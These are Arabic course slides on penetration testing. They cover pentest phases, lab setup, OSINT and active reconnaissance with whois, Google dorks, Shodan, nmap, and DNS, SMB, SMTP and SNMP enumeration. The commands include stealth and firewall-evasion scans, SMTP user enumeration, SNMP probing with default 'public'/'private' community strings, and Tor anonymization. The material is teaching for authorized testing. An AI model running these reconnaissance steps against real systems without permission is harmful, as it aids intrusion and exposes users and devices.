اختبار الاختراق


مواضيع خاصة

م. غنام الجعبري

ما هو اختبار الاختراق؟

- اختبار الاختراق (Penetration Testing) او (Pentest) هو عملية تهدف الى محاكاة الهجمات الالكترونية على نظام او شبكة او تطبيق لاكتشاف الثغرات الأمنية قبل ان يستغلها المخترقون الحقيقيون
- يقوم مختبر الاختراق او ما يعرف بالمخترق الاخلاقي (Ethical Hacker) بمحاولة اختراق النظام او الشبكة او التطبيق بطريقة قانونية وآمنة باستخدام نفس الادوات والتقنيات التي قد يستخدمها المهاجمون لتقييم مستوى الأمان وتحسين الحماية
- يجب القيام باختبار الاختراق بشكل دوري للكشف عن الثغرات الجديدة الناتجة عن تحديثات البرمجيات او اخطاء الاعدادات او تغييرات الشبكات

مراحل اختبار الاختراق



مراحل اختبار الاختراق

- جمع المعلومات (Information Gathering): جمع اكبر قدر ممكن من البيانات حول الهدف سواء من المصادر المفتوحة (passive) او بالاتصال المباشر (active)
- اكتشاف الثغرات (Vulnerability Scanning): استخدام ادوات للبحث عن نقاط الضعف المحتملة في الانظمة والشبكات والتطبيقات
- استغلال الثغرات (Exploiting Vulnerabilities): استغلال احدى الثغرات للوصول الى النظام المستهدف
- تصعيد الامتيازات (Privilege Escalation): محاولة الحصول على صلاحيات اعلى داخل النظام مثل الانتقال من مستخدم عادي الى مسؤول النظام
- اعداد التقرير (Report Writing): توثيق كل ما تم اكتشافه واستغلاله مع شرح التأثيرات المحتملة وتقديم توصيات لاصلاح الثغرات

مختبر اختبار الاختراق

- تطبيق اختبارات الاختراق يتطلب مختبر افتراضي (Virtual Lab) باستخدام برنامج VMware او VirtualBox لانشاء اجهزة افتراضية (VMs) تشمل:
  - نظام تشغيل يحتوي على ادوات اختبار الاختراق مثل Kali Linux او Parrot OS
  - انظمة تشغيل مثل Windows او Linux
  - انظمة قابلة للاختراق مثل Metasploitable 2 او Mr-Robot
- يجب الحصول على موافقة مسبقة قبل تطبيق اختبار الاختراق على انظمة حقيقية

نطاق الاختبار

- نطاق الاختبار (Scope) يحدد ما يمكن فحصه وما يجب تجنبه في اختبار الاختراق مثل:
  - عناوين IP
  - الاجهزة والخوادم
  - الانظمة والتطبيقات
- بعد تحديد النطاق والمدة الزمنية لاجراء اختبار الاختراق، يمكن البدء في عملية جمع اكبر قدر ممكن من المعلومات عن الهدف مثل الانظمة والخدمات والعناوين المرتبطة بها
- تبدأ عملية جمع المعلومات بالاستطلاع (Reconnaissance) للحصول على تفاصيل حول البنية التحتية للجهة المستهدفة واصولها (مثل الخوادم) والموظفين المسؤولين عنها

جمع المعلومات

- يمكن جمع المعلومات في اختبار الاختراق بطريقتين:
  - جمع المعلومات السلبي (Passive Information Gathering)
  - جمع المعلومات النشط (Active Information Gathering)
- جمع المعلومات السلبي يتم دون اتصال مباشر مع الهدف مما يقلل من احتمال كشف عملية جمع المعلومات
- جمع المعلومات النشط يتضمن الاتصال المباشر مع الهدف مما يزيد من احتمال كشف عملية جمع المعلومات لانه يترك أثرا واضحا (footprint)
- يعتمد جمع المعلومات السلبي على مصادر عامة مثل مواقع الانترنت ووسائل التواصل الاجتماعي، لذا يعرف ايضا باسم الاستخبارات مفتوحة المصدر (OSINT)

جمع المعلومات السلبي

- هنالك تفسيرين لمعنى السلبي (passive) في جمع المعلومات:
  - تفسير صارم: يرى عدم التواصل مع الهدف اطلاقا والاعتماد على مصادر خارجية او اطراف ثالثة للحفاظ على السرية التامة في جمع المعلومات
  - تفسير مرن: يتيح التواصل المحدود مع الهدف كمستخدم عادي للانترنت مثل التسجيل في موقع الويب ان كان متاحا دون البحث عن ثغرات في الموقع
- تعتمد عملية جمع المعلومات بشكل سلبي على ادوات وموارد متعددة، ونتائج كل مرحلة تحدد الخطوة التالية، ونظرا لتنوع النتائج المحتملة لا يمكن تحديد خطوات موحدة لعملية جمع المعلومات
- الهدف من عملية جمع المعلومات السلبي هو توسيع الاهداف او الانظمة التي يمكن استهدافها (attack surface) مثل الانظمة غير المدعومة بالتحديثات الامنية

استطلاع WHOIS

- تستخدم اداة whois في جمع المعلومات عن اسماء النطاقات (domains) من قاعدة بيانات تضم الجهة المسجلة للنطاق وخوادم اسماء النطاقات (DNS) ومعلومات الاتصال

```
kali@kali:~$ whois megacorpone.com
```

- تستخدم اداة whois ايضا في جمع المعلومات التي تتعلق بعنوان IP مثل الجهة المالكة للعنوان والموقع الجغرافي ومزود خدمة الانترنت (ISP) ومعلومات الاتصال

```
kali@kali:~$ whois 38.100.193.70
```

البحث عبر Google

- يستخدم محرك البحث Google في اكتشاف المعلومات الحساسة والثغرات الأمنية والاعدادات الخاطئة في مواقع الويب من خلال اوامر خاصة في البحث تعرف باسم Google Hacking او Google Dorks
- البحث المتقدم عبر Google يعتمد على عوامل مثل:

البحث في عنوان الصفحة	intitle:
البحث داخل الرابط	inurl:
تحديد نوع الملف	filetype:
تحديد موقع معين	site:

- يستخدم الملف robots.txt في مواقع الويب للسماح بفهرسة الصفحات او تجاهلها عبر محركات البحث

البحث عبر Google

- يمكن استخدام Google مثلا للبحث داخل موقع معين مع استبعاد الصفحات من نوع HTML من النتائج

```
Google site:megacorpone.com -filetype:html
```

- يمكن استخدام Google للبحث عن محتوى المجلدات (الصفحات التي تحتوي على عبارة index of في عنوان الصفحة وعبارة parent directory داخل محتوى الصفحة)

```
Google intitle:"index of" "parent directory"
```

- تحتوي قاعدة بيانات Google Hacking على مجموعة من استعلامات البحث المتقدم لجمع المعلومات في اختبار الاختراق

```
https://www.exploit-db.com/google-hacking-database
```

استطلاع Netcraft

- تستخدم منصة Netcraft في الاستطلاع السلبي عن مواقع الويب وتوفر تقرير عن الموقع (site report) يكشف عن عناوين IP والتقنيات المستخدمة مثل نوع خادم الويب ونظام ادارة المحتوى (CMS) واعدادات SSL/TLS وتاريخ الاستضافة على الانترنت

```
https://sitereport.netcraft.com
```

البحث عبر Shodan

- يستخدم محرك البحث Shodan في البحث عن الاجهزة المتصلة بالانترنت مثل الكاميرات واجهزة التوجيه (routers) واجهزة انترنت الاشياء (IoT)
- يبحث Google عن محتوى خوادم الويب بينما يقوم Shodan بالتواصل مع الاجهزة والخوادم ويعرض معلومات تقنية عنها مثل نوع الجهاز ونظام التشغيل والخدمات وحتى الثغرات الامنية المحتملة
- يمكن انشاء حساب مجاني على موقع Shodan مع اجراء عدد محدود من عمليات البحث

```
https://www.shodan.io
```

البحث في المنصات الرقمية

- تستخدم اداة blackbird في البحث عن حسابات المستخدمين في الشبكات الاجتماعية والمنصات الرقمية باستخدام اسم المستخدم او البريد الالكتروني وهي مكتوبة بلغة بايثون
- يمكن تثبيت واعداد اداة blackbird على نظام Kali Linux

```
kali@kali:~$ git clone https://github.com/p1ngul1n0/blackbird
kali@kali:~$ cd blackbird
kali@kali:~$ python -m venv venv
kali@kali:~$ source venv/bin/activate
kali@kali:~$ pip install -r requirements.txt
kali@kali:~$ python blackbird.py --username user1 --pdf
kali@kali:~$ python blackbird.py --email user1@example.com --pdf
```

اكتشاف مواقع الويب

- تستخدم اداة subfinder في اكتشاف النطاقات الفرعية (subdomains) لمواقع الويب بشكل سلبي من مصادر خارجية على الانترنت
- يمكن تثبيت اداة subfinder على نظام Kali Linux

```
kali@kali:~$ sudo apt install subfinder -y
kali@kali:~$ subfinder -d megacorpone.com -o subdomains.txt
```

جمع المعلومات النشط

- يمكن جمع المعلومات النشط باستخدام ادوات اختبار الاختراق في نظام Kali Linux
- يمكن الاستفادة ايضا من الاوامر والبرامج التنفيذية المتوفرة في انظمة Windows
- تقنيات جمع المعلومات تشمل:
  - استكشاف نظام اسماء النطاقات (DNS Enumeration)
  - فحص المنافذ والخدمات (TCP/UDP Port Scanning)
  - استكشاف مشاركة الملفات والمجلدات (SMB Enumeration)
  - استكشاف عناوين البريد الالكتروني (SMTP Enumeration)
  - جمع المعلومات من اجهزة الشبكة (SNMP Enumeration)

الوصول دون قيود

- يمكن الوصول الى المعلومات دون قيود بالطرق التالية:
  - الشبكة الخاصة الافتراضية (VPN): تقوم بالاتصال الآمن الى خوادم في دول اخرى لتجاوز الرقابة
  - الخادم الوكيل (Proxy): يقوم بدورالوكيل نيابة عن المستخدم للوصول الى الانترنت المفتوح
  - متصفح (Tor): يقوم باخفاء الهوية عبر شبكة من الخوادم حول العالم للوصول الآمن الى الانترنت
- يمكن استخدام منصة VPNBook لانشاء اتصال VPN مجاني لتصفح الانترنت
- يمكن استخدام اداة proxychains مع شبكة Tor في جمع المعلومات بشكل مجهول

```
kali@kali:~$ curl https://ipinfo.io
kali@kali:~$ sudo apt install tor
kali@kali:~$ sudo service tor start
kali@kali:~$ proxychains curl https://ipinfo.io
```

الوصول دون قيود

- يمكن اللجوء الى خدمة ProtonVPN في الوصول الى الانترنت وتجاوز القيود الجغرافية مع المحافظة على الخصوصية والأمان باستخدام بروتوكولات التشفير مثل OpenVPN
- يمكن تثبيت ProtonVPN على نظام Kali Linux والحصول على خدمة VPN مجانا مع خوادم محدودة وسرعة اقل في الاتصال

```
kali@kali:~$ wget https://repo.protonvpn.com/debian/dists/stable/main/binary-all/protonvpn-stable-release_1.0.8_all.deb
kali@kali:~$ sudo dpkg -i ./protonvpn-stable-release_1.0.8_all.deb && sudo apt update
kali@kali:~$ sudo apt install proton-vpn-gnome-desktop -y
```

استكشاف DNS

- يستخدم استكشاف DNS في جمع المعلومات عن اسماء النطاقات (domains) والسجلات المتعلقة بها (records)
- سجلات DNS تشمل:
  - NS يحتوي على اسم خادم DNS المسؤول عن النطاق
  - A يحتوي على عنوان IPv4 المقابل لاسم النطاق او الجهاز
  - AAAA يحتوي على عنوان IPv6 المقابل لاسم النطاق او الجهاز
  - MX يحتوي على اسم خادم البريد الالكتروني المسؤول عن النطاق
  - CNAME يحتوي على اسم بديل للنطاق (alias)
  - PTR يحتوي على اسم النطاق المقابل لعنوان IP
  - TXT يحتوي على بيانات نصية لاغراض متنوعة مثل التحقق من ملكية النطاق

استكشاف DNS

- يستخدم الامر host في الاستعلام عن عنوان IP لنطاق معين

```
kali@kali:~$ host www.megacorpone.com
```

- يستخدم الامر host في الاستعلام عن خوادم البريد الالكتروني لنطاق معين

```
kali@kali:~$ host -t MX megacorpone.com
```

- يستخدم الامر host في الاستعلام عن السجلات النصية لنطاق معين

```
kali@kali:~$ host -t TXT megacorpone.com
```

استكشاف DNS

- يستخدم الامر nslookup في الاستعلام عن عنوان IP لنطاق معين

```
PS nslookup www.megacorpone.com
```

- يستخدم الامر nslookup في الاستعلام عن خوادم البريد الالكتروني لنطاق معين

```
PS nslookup -type=MX megacorpone.com
```

- يستخدم الامر nslookup في الاستعلام عن السجلات النصية لنطاق معين

```
PS nslookup -type=TXT megacorpone.com
```

استكشاف DNS

- يستخدم الامر dig في الاستعلام عن عنوان IP لنطاق معين

```
kali@kali:~$ dig www.megacorpone.com
```

- يستخدم الامر dig في الاستعلام عن خوادم البريد الالكتروني لنطاق معين

```
kali@kali:~$ dig MX megacorpone.com
```

- يستخدم الامر dig في الاستعلام عن السجلات النصية لنطاق معين

```
kali@kali:~$ dig TXT megacorpone.com
```

استكشاف DNS

- تستخدم اداة dnsrecon في جمع المعلومات عن نطاق معين وهي مكتوبة بلغة بايثون
- يمكن تحديد اسم النطاق باستخدام الخيار d– ونوع الفحص المطلوب باستخدام الخيار t– وفي هذا المثال نوع الفحص standard

```
kali@kali:~$ dnsrecon -d megacorpone.com -t std
```

- يمكن تحديد الملف الذي يحتوي على اسماء محتملة للنطاقات الفرعية باستخدام الخيار D– وفي هذا المثال نوع الفحص brute force

```
kali@kali:~$ dnsrecon -d megacorpone.com -D ~/list.txt -t brt
```

- الملف list.txt يحتوي على قائمة كلمات مثل (www, mail, ftp, proxy, router) او يمكن استخدام احد القوائم المتوفرة مثل /usr/share/wordlists/dnsmap.txt

استكشاف DNS

- تستخدم اداة dnsenum في جمع معلومات شاملة عن نطاق معين و هي مكتوبة بلغة Perl

```
kali@kali:~$ dnsenum megacorpone.com
```

- المهام التي تقوم بها:
  - جمع معلومات عن سجلات DNS
  - محاولة نقل جميع السجلات (zone transfer)
  - اكتشاف اسماء النطاقات الفرعية باستخدام قائمة كلمات (brute force)
  - استخراج اسماء النطاقات الفرعية من محرك البحث Google
  - اجراء استعلام عكسي لعناوين IP (reverse lookup)
  - استطلاع whois

استكشاف DNS

- تستخدم اداة dnsx في تنفيذ استعلامات DNS على نطاقات متعددة بسرعة وتدعم الاستعلام عن انواع متعددة من سجلات DNS مثل A وCNAME وهي مفتوحة المصدر
- يمكن تثبيت اداة dnsx على نظام Kali Linux

```
kali@kali:~$ sudo apt install dnsx -y
```

- تستخدم اداة dnsx في الاستعلام عن سجلات DNS من ملف يحتوي على قائمة بالنطاقات

```
kali@kali:~$ dnsx -l domains.txt -a -cname -resp
```

- يمكن دمج اداة dnsx مع اداة subfinder في جمع المعلومات عن النطاقات الفرعية


```
kali@kali:~$ subfinder -d example.com -silent -o subdomains.txt
kali@kali:~$ dnsx -l subdomains.txt -a -cname -silent -o resolved.txt
```

فحص المنافذ

- فحص المنافذ (Port Scanning) هي عملية فحص منافذ TCP او UDP على الاجهزة عن بعد لاكتشاف الخدمات التي تعمل عليها وتحديد الثغرات التي يمكن استغلالها
- يتم ارسال الطلبات الى مجموعة من المنافذ لتحديد المنافذ المفتوحة وعند الاستجابة يتم تحديد نوع الخدمة مثل موقع ويب او قاعدة بيانات او بريد الكتروني
- لتقليل مخاطر اكتشاف فحص المنافذ، يفضل البدء بفحص المنافذ الاكثر استخداما مثل منفذ 80 و443 ثم التوسع التدريجي في عمليات الفحص بدلا من فحص كافة المنافذ دفعة واحدة
- تعتمد عملية فحص المنافذ على المصافحة الثلاثية (TCP 3-way handshake) لانشاء اتصال بين جهازين عبر الشبكة قبل تبادل البيانات (عادة بين الخادم والعميل)

فحص المنافذ

- تتكون المصافحة الثلاثية من ثلاثة رسائل:
  - يقوم العميل بارسال رسالة تسمى SYN (Synchronize) الى الخادم لبدء الاتصال
  - يقوم الخادم بارسال رسالة تسمى SYN-ACK (Synchronize-Acknowledge) الى العميل للموافقة على الاتصال
  - يقوم العميل بارسال رسالة تسمى ACK (Acknowledge) الى الخادم لتأكيد الاستلام وانشاء الاتصال



فحص المنافذ

- تستخدم اداة nmap في فحص المنافذ واكتشاف الاجهزة والخدمات التي تعمل عليها
- تعتمد بعض تقنيات nmap في فحص المنافذ على المصافحة الثلاثية في بروتوكول TCP
- يمكن استخدام nmap في فحص 1000 منفذ TCP من المنافذ الاكثر شيوعا

```
kali@kali:~$ nmap scanme.nmap.org
```

- يمكن استخدام nmap في فحص بعض منافذ TCP مثل (SSH, HTTP, HTTPS)

```
kali@kali:~$ nmap -p 22,80,443 scanme.nmap.org
```

- يمكن استخدام nmap في فحص نطاق معين من منافذ TCP

```
kali@kali:~$ nmap -p 1-1000 scanme.nmap.org
```

فحص المنافذ

- يمكن استخدام nmap في فحص منافذ UDP مثل (DNS, DHCP, NTP)

```
kali@kali:~$ nmap -sU -p 53,67,123 scanme.nmap.org
```

- يمكن استخدام nmap في اكتشاف اصدار الخدمات على المنافذ المفتوحة

```
kali@kali:~$ nmap -sV scanme.nmap.org
```

- يمكن استخدام nmap في محاولة اكتشاف نظام التشغيل على الهدف

```
kali@kali:~$ nmap -O scanme.nmap.org
```

- يمكن استخدام nmap في فحص كل المنافذ على الهدف

```
kali@kali:~$ nmap -p- scanme.nmap.org
```

فحص المنافذ

- يمكن استخدام nmap في فحص الاتصال الكامل مع كل منفذ (TCP connect scan)

```
kali@kali:~$ nmap -sT scanme.nmap.org
```

- يمكن استخدام nmap في فحص المنافذ بشكل خفي (SYN scan) لتجاوز جدار الحماية

```
kali@kali:~$ nmap -sS scanme.nmap.org
```

- يمكن استخدام nmap في كشف كل الاجهزة على الشبكة (ping scan)

```
kali@kali:~$ nmap -sn 192.168.1.0/24
```

- يمكن استخدام nmap في فحص المنافذ دون التأكد ان الهدف نشط لتجاوز جدار الحماية

```
kali@kali:~$ nmap -Pn 192.168.1.1
```

فحص المنافذ

- يمكن استخدام nmap في تحديد سرعة الفحص (من T0 بطيء جدا الى T5 سريع جدا)

```
kali@kali:~$ nmap -T4 192.168.1.1
```

- يمكن استخدام nmap في تنفيذ نص برمجي معين (NSE script) لاستخراج المعلومات

```
kali@kali:~$ nmap --script http-enum 192.168.1.1
```

- يمكن استخدام nmap في فحص المنافذ مع تنفيذ النصوص البرمجية من فئة اكتشاف الخدمات على كل منفذ (SSH, HTTP, SMB)

```
kali@kali:~$ nmap -p 22,80,445 --script discovery 192.168.1.1
```

فحص المنافذ

- تستخدم اداة nmap في تنفيذ فحص شامل على الهدف (aggressive scan)

```
kali@kali:~$ sudo nmap -A 192.168.1.1
```

- المهام التي تقوم بها:
  - اكتشاف الخدمات على المنافذ المفتوحة ورقم الاصدار (version detection)
  - اكتشاف نظام التشغيل على الهدف (OS detection)
  - تنفيذ مجموعة من النصوص البرمجية لفحص الثغرات واستخراج المعلومات (NSE scripts)
  - عرض المسار للوصول الى الهدف (traceroute)
- يمكن حفظ نتائج الفحص بصيغة قابلة للبحث (grepable) باستخدام ادوات مثل grep

```
kali@kali:~$ nmap -sV 192.168.1.1 -oG scan_results.txt
```

فحص المنافذ

- يستخدم الامر Test-NetConnection في فحص الاتصال بالشبكة او بالانترنت

```
PS Test-NetConnection -ComputerName google.com
```

- يستخدم الامر Test-NetConnection في عرض المسار للوصول الى الهدف

```
PS Test-NetConnection -TraceRoute –ComputerName google.com
```

- يستخدم الامر Test-NetConnection في فحص احد المنافذ مثل HTTP

```
PS Test-NetConnection -ComputerName 192.168.1.1 -Port 80
```

استكشاف SMB

- يستخدم بروتوكول SMB في مشاركة الملفات والطابعات بين الاجهزة على الشبكة
- يحتوي بروتوكول SMB على عدد من الثغرات خاصة في اصداراته القديمة، وقد تم تحديثه وتطويره مع كل اصدار جديد من نظام Windows
- يمكن استخدام اداة nmap في فحص المنافذ التي يعمل عليها بروتوكول SMB

```
kali@kali:~$ nmap -v -p 139,445 192.168.1.1-254
```

- تستخدم ادوات اخرى مثل nbtscan في الاستعلام عن خدمات SMB

```
kali@kali:~$ nbtscan -r 192.168.1.0/24
```

استكشاف SMB

- تحتوي اداة nmap على مجموعة من النصوص البرمجية للكشف عن خدمات SMB ويمكن عرض جميع هذه النصوص في المجلد /usr/share/nmap/scripts

```
kali@kali:~$ ls /usr/share/nmap/scripts/smb*
```

- يمكن استخدام nmap في تنفيذ نص برمجي لاكتشاف نظام التشغيل عبر بروتوكول SMB

```
kali@kali:~$ nmap -v -p 139,445 --script smb-os-discovery 192.168.1.1
```

- يستخدم الامر smbclient في عرض كافة المشاركات المتاحة على جهاز معين

```
kali@kali:~$ smbclient -L //192.168.1.1
```

- يستخدم الامر net view في عرض كافة المشاركات المتاحة على جهاز معين

```
PS net view \\192.168.1.1 /all
```

استكشاف SMTP

- يستخدم بروتوكول SMTP في ارسال واستقبال رسائل البريد الالكتروني عبر الانترنت
- يحتوي SMTP على اوامر مثل VRFY وEXPN للتحقق من حسابات المستخدمين على خادم البريد الالكتروني ويمكن استغلال هذه الاوامر في جمع عناوين البريد الالكتروني

```
kali@kali:~$ nc -nv 192.168.1.1 25
```

- يستخدم الامر VRFY في التحقق من عنوان بريد الكتروني بعد الاتصال مع خادم البريد الالكتروني

```
VRFY root
VRFY admin
```

- يستخدم الامر EXPN في الاستعلام عن اعضاء قائمة بريدية بعد الاتصال مع خادم البريد الالكتروني

```
EXPN sales
```

استكشاف SMTP

- يمكن استخدام اداة nmap في تنفيذ نص برمجي للكشف عن عناوين البريد الالكتروني

```
kali@kali:~$ nmap -p 25,587 --script smtp-enum-users 192.168.1.1
```

- يستخدم الامر telnet في الاتصال مع خادم البريد الالكتروني ويمكن تثبيت الامر على نظام Windows (يتطلب تشغيل PowerShell كمسؤول Admin)

```
PS dism /online /Enable-Feature /FeatureName:TelnetClient
```

- يمكن استخدام telnet في الاتصال مع خادم البريد الالكتروني مثل nc (netcat) والتحقق من عنوان بريد الكتروني بعد الاتصال

```
PS telnet 192.168.1.1 25
```

استكشاف SMTP

- تستخدم اداة smtp-user-enum في الكشف عن عناوين البريد الالكتروني باستخدام احد اوامر SMTP مثل RCPT TO الذي يستخدم في تحديد عنوان البريد الالكتروني للمستلم

```
kali@kali:~$ smtp-user-enum -M RCPT \
-U /usr/share/wordlists/metasploit/unix_users.txt -t 192.168.1.1
```

- تستخدم اداة swaks في ارسال رسالة تجريبية الى خادم البريد الالكتروني للتحقق من عنوان البريد الالكتروني او اعدادات البريد الالكتروني

```
kali@kali:~$ swaks --to root --server 192.168.1.1
```

- يمكن استخدام اداة swaks في فحص المصادقة والتشفير على خادم البريد الالكتروني

```
kali@kali:~$ swaks --to user2@example.com --from user1@example.com \
--server smtp.example.com --port 587 --auth LOGIN --auth-user user1 \
--auth-password secret --tls
```

استكشاف SNMP

- يستخدم بروتوكول SNMP في مراقبة الاجهزة عن بعد وفي جمع المعلومات عنها مثل اجهزة التوجيه (routers) واجهزة التبديل (switches) والخوادم (servers)
- يعمل SNMP على منفذ UDP مما يجعله عرضة لبعض الهجمات، والاصدارات القديمة منه (1، 2، 2c) لا تدعم التشفير مما يسمح للمهاجمين باعتراض البيانات، وغالبا لا يتم تغيير كلمات المرور الافتراضية (community strings) مثل public وprivate
- يعتمد SNMP في تنظيم المعلومات على قاعدة بيانات شجرية (MIB) تحتوي على مجموعة من الكيانات (objects) التي تمثل خصائص الجهاز مثل اسم الجهاز وسعة الذاكرة
- يمكن استخدام اداة nmap في فحص المنافذ المفتوحة التي يعمل عليها بروتوكول SNMP

```
kali@kali:~$ nmap -sU --open -p 161 192.168.1.1-254
```

استكشاف SNMP

- يستخدم الامر snmpwalk في الاستعلام عن كافة المعلومات او الفروع في شجرة البيانات مع تحديد اصدار SNMP باستخدام الخيار v– وكلمة المرور باستخدام الخيار c–

```
kali@kali:~$ snmpwalk -v2c -c public 192.168.1.1
```

- يمكن استخدام snmpwalk في الاستعلام عن احد الفروع (OID) مثل وصف الجهاز

```
kali@kali:~$ snmpwalk -v2c -c public 192.168.1.1 1.3.6.1.2.1.1.1.0
```

- يمكن استخدام snmpwalk في الاستعلام عن كافة البرامج التي تعمل حاليا على الجهاز

```
kali@kali:~$ snmpwalk -v1 -c public 192.168.1.1 1.3.6.1.2.1.25.4.2.1.2
```

- يمكن استخدام snmpwalk في الاستعلام عن كافة البرامج المثبتة على الجهاز

```
kali@kali:~$ snmpwalk -v1 -c public 192.168.1.1 1.3.6.1.2.1.25.6.3.1.2
```

استكشاف SNMP

- تستخدم اداة onesixtyone في الكشف عن الاجهزة التي تدعم بروتوكول SNMP
- يمكن تحديد الملف الذي يحتوي على كلمات المرور الشائعة (community strings) باستخدام الخيار c– وتحديد الملف الذي يحتوي على عناوين IP للاجهزة المستهدفة باستخدام الخيار i-

```
kali@kali:~$ echo public > community.txt
kali@kali:~$ echo private >> community.txt
kali@kali:~$ echo 192.168.1.0/24 > ips.txt
kali@kali:~$ onesixtyone -c community.txt -i ips.txt
```

- يمكن حفظ النتائج في ملف باضافة الخيار o–

```
kali@kali:~$ onesixtyone -c community.txt -i ips.txt -o results.log
```

استكشاف SNMP

- تستخدم اداة snmp-check في استخراج المعلومات من الاجهزة التي تدعم SNMP مثل:
  - اسم الجهاز (hostname)
  - نظام التشغيل واصداره
  - بطاقات الشبكة (interfaces)
  - عناوين IP
  - جدول التوجيه (routing)
  - البرامج النشطة (processes)
  - اجهزة التخزين والذاكرة
  - البرامج المثبتة (software)

```
kali@kali:~$ snmp-check -c public 192.168.1.1
```

اكتشاف الثغرات

- تأتي ادوات اكتشاف الثغرات باشكال متعددة، بدءا من نصوص برمجية بسيطة لاكتشاف ثغرة واحدة، وصولا الى حلول تجارية معقدة قادرة على كشف مجموعة واسعة من الثغرات
- تتيح ادوات الكشف التلقائي عن الثغرات (vulnerability scanner) اجراء تقييم اولي سريع للاهداف قبل تحليلها يدويا بشكل اكثر تفصيلا
- عملية الكشف التلقائي عن الثغرات تشمل:
  - تحديد الاجهزة النشطة على الشبكة (host discovery)
  - فحص المنافذ المفتوحة على الاجهزة (port scanning)
  - اكتشاف الخدمات على المنافذ المفتوحة مع رقم الاصدار (service and version detection)
  - اكتشاف نظام التشغيل المستخدم (OS detection)
  - الاستعلام عن الثغرات المعروفة من قواعد البيانات باستخدام نظام CVE لتعريف الثغرات

اكتشاف الثغرات

- يستخدم نظام CVSS لتسجيل خصائص الثغرات المعروفة (CVE) وتحديد مدى خطورتها في الانظمة والتطبيقات
- يتم تحديد درجة خطورة (score) لكل ثغرة معروفة باستخدام مقياس من 0 الى 10
- يتم تصنيف درجات الخطورة الى مستويات خطورة (severity) مثل منخفض (Low) ومتوسط (Medium) وعالي (High) وحرج (Critical)

CVSS v2.0 Ratings	
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0

CVSS v3.0 Ratings	
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

اكتشاف الثغرات

- عند اكتشاف ثغرة باستخدام ادوات اكتشاف الثغرات لكن الهدف لا يحتوي على هذه الثغرة نتيجة خطأ في تحديد الخدمة او اصدارها او في بعض الاعدادات، يطلق على هذه الحالة ايجابي كاذب (false positive)
- قد تفشل ادوات اكتشاف الثغرات في اكتشاف ثغرة موجودة بالفعل، يطلق على هذه الحالة سلبي كاذب (false negative)
- يتم استخدام ادوات الكشف التلقائي عن الثغرات التي يمكن اكتشافها بسهولة وسرعة او التي تتطلب وقتا طويلا وجهدا كبيرا في فحص الثغرات يدويا
- يتم فحص الثغرات يدويا عند التعامل مع الثغرات المعقدة او التي يصعب اكتشافها باستخدام ادوات الكشف التلقائي عن الثغرات

اكتشاف الثغرات

- انواع فحص الثغرات:
  - فحص داخلي (internal) او فحص خارجي (external)
  - فحص غير موثق (unauthenticated) او فحص موثق (authenticated)
- يستخدم الفحص الداخلي في اكتشاف الثغرات التي يمكن ان يستغلها الاشخاص من داخل الشبكة بالاتصال المباشر او الوصول عن بعد باستخدام VPN بينما يركز الفحص الخارجي على الخدمات التي يمكن الوصول اليها عبر الانترنت مثل مواقع الويب والبريد الالكتروني
- يستخدم الفحص غير الموثق في اكتشاف الثغرات دون صلاحيات دخول (مثل اسم المستخدم وكلمة المرور) بينما يركز الفحص الموثق على اكتشاف الثغرات بشكل اعمق مثل اعدادات خاطئة او تحديثات مطلوبة او برمجيات قديمة على النظام

اكتشاف الثغرات

- قبل اجراء فحص الثغرات ينبغي مراعاة النقاط التالية:
  - الفحص الخارجي عبر الانترنت قد يستغرق وقتا اطول من اجل الوصول الى الهدف بسبب طول المسار (scanning duration)
  - اجهزة الحماية قد تمنع الوصول الى بعض الاهداف مثل منع الوصول من خارج الدولة او منع تحديد الاجهزة النشطة (target visibility)
